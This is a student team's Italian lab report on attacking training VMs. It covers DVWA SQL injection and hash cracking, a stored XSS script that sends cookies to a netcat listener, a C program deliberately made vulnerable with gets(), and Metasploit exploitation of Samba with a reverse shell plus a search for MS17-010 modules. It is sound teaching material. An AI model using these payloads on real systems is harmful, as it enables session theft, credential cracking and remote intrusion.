



Build Week 2 - S8

Francesco Gallo – Matteo Palozza – Cristian Calvaruso
– Stefano Pirrera – Danilo Teresa – Drago Picari



Fasi del progetto

Traccia 1

SQLi

Traccia 2

XSS STORED

Traccia 3

Buffer Overflow

Traccia 4

Exploit Samba

Traccia 5

Exploit MS07-17

Web Application Exploit SQLi

Traccia Giorno 1:

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso.

Requisiti laboratorio

Giorno 1:

Livello difficoltà DVWA: **LOW**

IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24



SQL Injection

L'SQL injection è una tecnica informatica utilizzata per l'inserimento e l'esecuzione di codice SQL (query) non previsto all'interno di applicazioni web basate su database

Fase 1 :

Settaggio degli IP delle macchine, modificando il file di configurazione di rete

KALI

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.13.100/24
gateway 192.168.13.1
```

Metasploitable 2

```
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

Fase 2 :

Per prima cosa dobbiamo andare a recuperare gli attributi della tabella, in modo tale da verificare se esiste un campo chiamato “password”

```
SELECT first_name, last_name FROM users WHERE user_id = '1' and 1=0 union select
table_name, column_name from information_schema.columns where table_name = 'users';
```

Una volta eseguita questa query ci verrà restituito il risultato il risultato qui sotto, dove si può notare la presenza del campo password.

```
ID: 1' and 1=0 union select  table_name, column_name from information_schema.columns where table_name = 'users
First name: users
Surname: password
```

Fase 3 :

Eseguiamo una nuova query per recuperare la password dell'utente “Pablo”

```
SELECT first_name, last_name FROM users WHERE user_id = '1' and 1=0 UNION SELECT
first_name, password FROM users WHERE first_name="Pablo" and '1=0',
```

```
ID: 1' and 1=0 UNION SELECT first_name, password FROM users WHERE first_name="Pablo" and '1=0
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```


Fase 4 :

Per recuperare la password in chiaro sfrutteremmo due metodi, uno immediato e l'altro più pratico.

Enter up to 20 non-salted hashes, one per line:

0d107d09f5bbe40cade3de5c71e9e9b7

Non sono un robot

reCAPTCHA
Privacy - Termini

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
HASH: 0d107d09f5bbe40cade3de5c71e9e9b7

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

```
(kali@kali)-[~]
$ john --format=Raw-MD5 passwdDWA
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2024-01-29 11:43) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

CRACKSTATION.NET

Sito web utilizzato per il cracking delle password hash, metodo più immediato poichè utilizza tabelle di ricerca pre-calcolate di grandi dimensioni, capace di trovare corrispondenze hash-password in chiaro in un breve lasso di tempo.

Hash-identifier

Programma che verifica la versione del codice hash, utile in combinazione con John The Ripper.


JOHN THE RIPPER

Software utilizzato per il cracking delle password, capace di associare un codice hash ad una password in chiaro, in questo caso, tramite un attacco a dizionario.

XSS STORED

Un attacco XSS stored o persistente avviene quando attraverso un input utente non sanitizzato, viene caricato uno script malevolo nel sito target (che poi sarà salvato nel database). Ciò può mettere a rischio la sicurezza dei dati e del sito stesso, permettendo agli attaccanti di rubare informazioni sensibili o assumere il controllo dell'account utente.

Per testare la vulnerabilità di un sito web ad attacchi XSS, è possibile analizzare i campi di input consentiti all'utente e inserire degli script, per verificare se il sito è stato "sanificato" o meno. Se il sito ha sanificato il campo di input, lo script verrà filtrato e non verrà eseguito, in questo caso il sito non è vulnerabile a XSS. Tuttavia, se il campo di input non è stato sanificato, lo script verrà eseguito e potrebbe compromettere il sito.



Web Application Exploit XSS

Traccia Giorno 2:

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» al Web server sotto il vostro controllo.

Spiegare il significato dello script utilizzato.

Fase 1:

Realizziamo lo script malevolo.

Apriamo **netcat** (coltellino svizzero della rete, in quanto permette svariate operazioni) mettendoci in ascolto sulla porta **4444** in modo tale da ricevere in output i cookie* catturati

*cookie sono dei file di testo usati per gestire anche le sessioni degli utenti, ma se rubati potrebbero permettere l'accesso senza credenziali. Alcuni siti web usano logiche di sicurezza, come la verifica dell'indirizzo IP o l'utilizzo di token, per prevenire ciò.

```
<script>
var hoverDiv = document.getElementById('guestbook_comments');
//andiamo a selezionare un elemento all'interno del documento HTML

hoverDiv.addEventListener('mouseover', function() {
//aggiungiamo l'evento "mouse over" all'elemento identificato dalla variabile

var xhr = new XMLHttpRequest();
// aggiungiamo un oggetto integrato di javascript che ci permette di effettuare richieste al server senza ricaricare la pagina

xhr.open("GET", "http://192.168.104.100:4444/?cookie=" + document.cookie, true);
//configuriamo la richiesta GET seguita dai cookie, "true" ci permette di eseguire una richiesta asincrona

xhr.send();
//la richiesta viene inoltrata al server

});
</script>
```

```
(kali@kali)-[~]
$ nc -l -v -p 4444
listening on [any] 4444 ...
```


Fase 2:

Inseriamo lo script malevolo in una zona input del target, in questo caso la pagina web DVWA.

Name *

Epicode

Message *

Ciao
<script>
var hoverDiv = document.getElementById('guestbook_comments');

hoverDiv.addEventListener('mouseover', function() {
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://192.168.104.100:4444/?cookie=" + document.cookie,
true);

Sign Guestbook

Fase 3:

Lo script viene inviato al target, salvato nel database e restituito in output nella pagina web (nel nostro caso come commento a un post) .

Quando l’utente passa con il cursore sopra questo commento lo script si attiva e invia i cookie alla nostra macchina in ascolto.

Name: test
Message: This is a test comment.

Name: Epicode
Message: Ciao




Come risolvere ?

Se un sito dovesse essere affetto da XSS stored per rimuovere il codice malevolo possiamo agire in due modi, nel caso in cui dovessimo sapere dove di fatto è salvato lo script malevolo possiamo andare a eliminarlo agendo direttamente sul database, ma nel caso in cui noi non riuscissimo a reperire questa informazione dovremo ripristinare un vecchio backup del database per risolvere la problematica.

```
(kali@kali)-[~]
$ nc -l -v -p 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 34936
GET /security=low;%20PHPSESSID=15ed5c6d78f941c0321f1ab82e8bdafa HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://192.168.104.150
Connection: keep-alive
Referer: http://192.168.104.150/
```


BUFFER OVERFLOW

Attack



Vulnerabilità che si verifica tramite uno straripamento dei dati di una **memoria buffer** (zona di memoria volatile), sovrascrivendo altre parti di memoria riservate. Tipicamente avviene perchè il programmatore ha scritto un codice errato.

Questo può permettere a un attaccante di eseguire codice arbitrario o di causare un **crash del programma**, compromettendo la sicurezza del sistema dove il software è in esecuzione.

BOF PROGRAMMA IN C

Dato il seguente codice viene richiesto di:

1. Descrivere il funzionamento del programma prima dell'esecuzione.
2. Riprodurre ed eseguire il programma nel laboratorio.
3. Modificare il programma affinché si verifichi un errore di segmentazione.

Descrizione programma:

- Codice scritto in linguaggio C.
- Chiede a chi lo usa di inserire 10 numeri.
- Mostra questi numeri così come sono stati inseriti.
- Riordina questi numeri dal più piccolo al più grande.

```
1  #include <stdio.h>
2
3  int main() {
4      int vector[10], i, j, k;
5      int swap_var;
6
7      printf("Inserire 10 interi:\n");
8
9      for (i = 0; i < 10; i++) {
10         int c = i + 1;
11         printf("[%d]: ", c);
12         scanf("%d", &vector[i]);
13     }
14
15     printf("Il vettore inserito e':\n");
16     for (i = 0; i < 10; i++) {
17         int t = i + 1;
18         printf("[%d]: %d\n", t, vector[i]);
19     }
20
21     for (j = 0; j < 10 - 1; j++) {
22         for (k = 0; k < 10 - j - 1; k++) {
23             if (vector[k] > vector[k + 1]) {
24                 swap_var = vector[k];
25                 vector[k] = vector[k + 1];
26                 vector[k + 1] = swap_var;
27             }
28         }
29     }
30
31     printf("Il vettore ordinato e':\n");
32     for (j = 0; j < 10; j++) {
33         int g = j + 1;
34         printf("[%d]: %d\n", g, vector[j]);
35     }
36
37     return 0;
38 }
```

ESECUZIONE PROGRAMMA

Una volta eseguito il programma e osservandone il funzionamento possiamo confermare le ipotesi precedenti.

```
(kali@kali)-[~/Desktop]  
$ ./BW_D3_BOF3  
Inserire 10 interi:
```

```
Il vettore inserito e':
```

```
[1]: 10  
[2]: 9  
[3]: 8  
[4]: 7  
[5]: 6  
[6]: 5  
[7]: 4  
[8]: 3  
[9]: 2  
[10]: 1
```

```
Il vettore ordinato e':
```

```
[1]:1  
[2]:2  
[3]:3  
[4]:4  
[5]:5  
[6]:6  
[7]:7  
[8]:8  
[9]:9  
[10]:10
```

Modifica codice

```
printf "Inserire 10 interi:\n");  
(  
char buffer[10]; // array 9 + 0 (null)  
for (i = 0; i < 10; i++)  
{  
    printf("[%d]:", i + 1); // inserisci numero (1 .. 2 .. 10 )  
    gets(buffer); // memorizza stringa nel buffer  
    vector[i] = atoi(buffer); // [atoi] : converto stringa in intero  
}
```

La funzione vulnerabile è **gets**. Questa non controlla la lunghezza dell'input, permettendo all'utente di inserire più di 9 caratteri, il che potrebbe sovrascrivere la memoria adiacente e potenzialmente causare un **buffer overflow**.

[illegible]

Segmentation fault: Errore che avviene quando un programma tenta di sovrascrivere una memoria che gli è preclusa, attivando un sistema di sicurezza che terminerà forzatamente il programma per evitare potenziali danni.

Premessa: Al giorno d'oggi, con gli attuali sistemi moderni, non è possibile modificare il codice per creare una vulnerabilità BOF. Questo accade perchè nel momento in cui il codice viene compilato, si attivano sistemi di sicurezza e di ottimizzazione che tendono a correggere il codice.

Dopo vari test però, siamo riusciti a rendere il programma vulnerabile in metodi alternativi, senza andare ad intaccare la funzionalità del programma.

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima



Exploit

Un exploit è un codice informatico progettato per sfruttare una specifica vulnerabilità già presente di un sistema. L'obiettivo può essere ottenere l'accesso non autorizzato al sistema o eseguire azioni dannose.

Nessus è uno scanner di vulnerabilità. Consente di identificare e valutare le vulnerabilità nei sistemi informatici, fornendo informazioni dettagliate sui rischi di sicurezza.

Fase 1:

La prima parte consisteva nell'usare Nessus per effettuare una scansione delle vulnerabilità con tanto di livelli di criticità basati sulle informazioni nel database della stessa, da qui notiamo come il livello di criticità del nostro servizio d'interesse sia elevato (*HIGH*).

Livello di Criticità - Si riferisce al grado di gravità delle vulnerabilità individuate durante la scansione con Nessus. Nel quale un livello elevato indica problemi di sicurezza più gravi.



Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

| Port | Hosts |
|------|-------|
|------|-------|

Nmap è uno strumento di scansione di rete che viene utilizzato per individuare i servizi attivi su una macchina e le relative versioni. Facilita la mappatura della rete e l'identificazione di potenziali punti di attacco.

Samba è un servizio che fornisce la condivisione di file e stampanti a client SMB/CIFS.. La porta 445 è spesso associata a servizi Samba.

Fase 2:

Per la seconda parte invece abbiamo iniziato facendo una scansione dei servizi attivi con tanto di versioni nella macchina target utilizzando nmap, con questo siamo andati ad individuare il servizio da exploitare in questo caso Samba nella porta 445.



```
(root@kali) - [/home/kali/Desktop]
# nmap -Pn -sV 192.168.50.150
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 06:08 EST
Nmap scan report for 192.168.50.150
Host is up (0.00036s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:71:21:38 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.67 seconds
```


Successivamente tramite l'uso di metasploit siamo andati a cercare i vari exploit disponibili per **Samba**. Dopo aver individuato quello più adatto alle nostre esigenze siamo passati a configurarlo e ad avviarlo, ottenendo così l'accesso ai dati di rete.

```
msf6 exploit(multi/samba/usermap_script) > use 8
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     5555             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 3 opened (192.168.50.100:5555 -> 192.168.50.150:60748) at 2024-01-30 04:07:03 -0500

ifconfig
/bin/sh: line 3: ifconfig: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:71:21:38
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe71:2138/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5898 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4423883 (4.2 MB)  TX bytes:426318 (416.3 KB)
          Base address:0xd020  Memory:f0200000-f0220000
```

Metasploit è un programma con lo scopo di testare exploit. Viene spesso utilizzato dagli specialisti della sicurezza per testare la sicurezza dei sistemi. Fornisce un vasto elenco di moduli di exploit e strumenti di sviluppo di exploit.

La configurazione di un exploit con Metasploit implica l'impostazione di parametri come l'indirizzo IP (RHOSTS) del target e le opzioni specifiche dell'exploit scelto (PAYLOAD, LPORT).

Payload: sessione di comandi che vengono eseguiti dall'exploit e determinano il tipo di attacco.



```
msf6 exploit(multi/samba/usermap_script) > use 8
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     5555             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 3 opened (192.168.50.100:5555 -> 192.168.50.150:60748) at 2024-01-30 04:07:03 -0500

ifconfig
/bin/sh: line 3: ifconfig: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:71:21:38
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe71:2138/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5898 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4423883 (4.2 MB)  TX bytes:426318 (416.3 KB)
          Base address:0xd020  Memory:f0200000-f0220000
```


Traccia Giorno 5

Sulla macchina Windows XP:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- 1) Se la macchina target è una macchina virtuale oppure una macchina fisica;
- 2) le impostazioni di rete della macchina target;
- 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

L'exploit MS17-010 è una vulnerabilità sul servizio SMB.

MS17-010 si riferisce a:

- MS: Microsoft Security Bulletin;
- 17: anno di pubblicazione;
- 010: Numero progressivo del Bulletin.




```
(root@kali)~[/home/kali]
# nmap -sS -sV 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 11:08 CET
Nmap scan report for 192.168.200.200
Host is up (0.0087s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:2E:07:58 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.79 seconds
```



Fase 1:

Dopo aver utilizzato nessus, per scansionare le possibili criticità, e nmap per verificare di fatto i servizi attivi con relative versioni, abbiamo identificato la vulnerabilità MS17-010 riferita al servizio SMB



Fase 2: Procediamo avviando Metasploit con «msfconsole» e cercando l’exploit «exploit/windows/smb/ms17_010_psexec»

```
msf6 > search ms17_010

Matching Modules
=====
#  Name
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average  Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal   Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
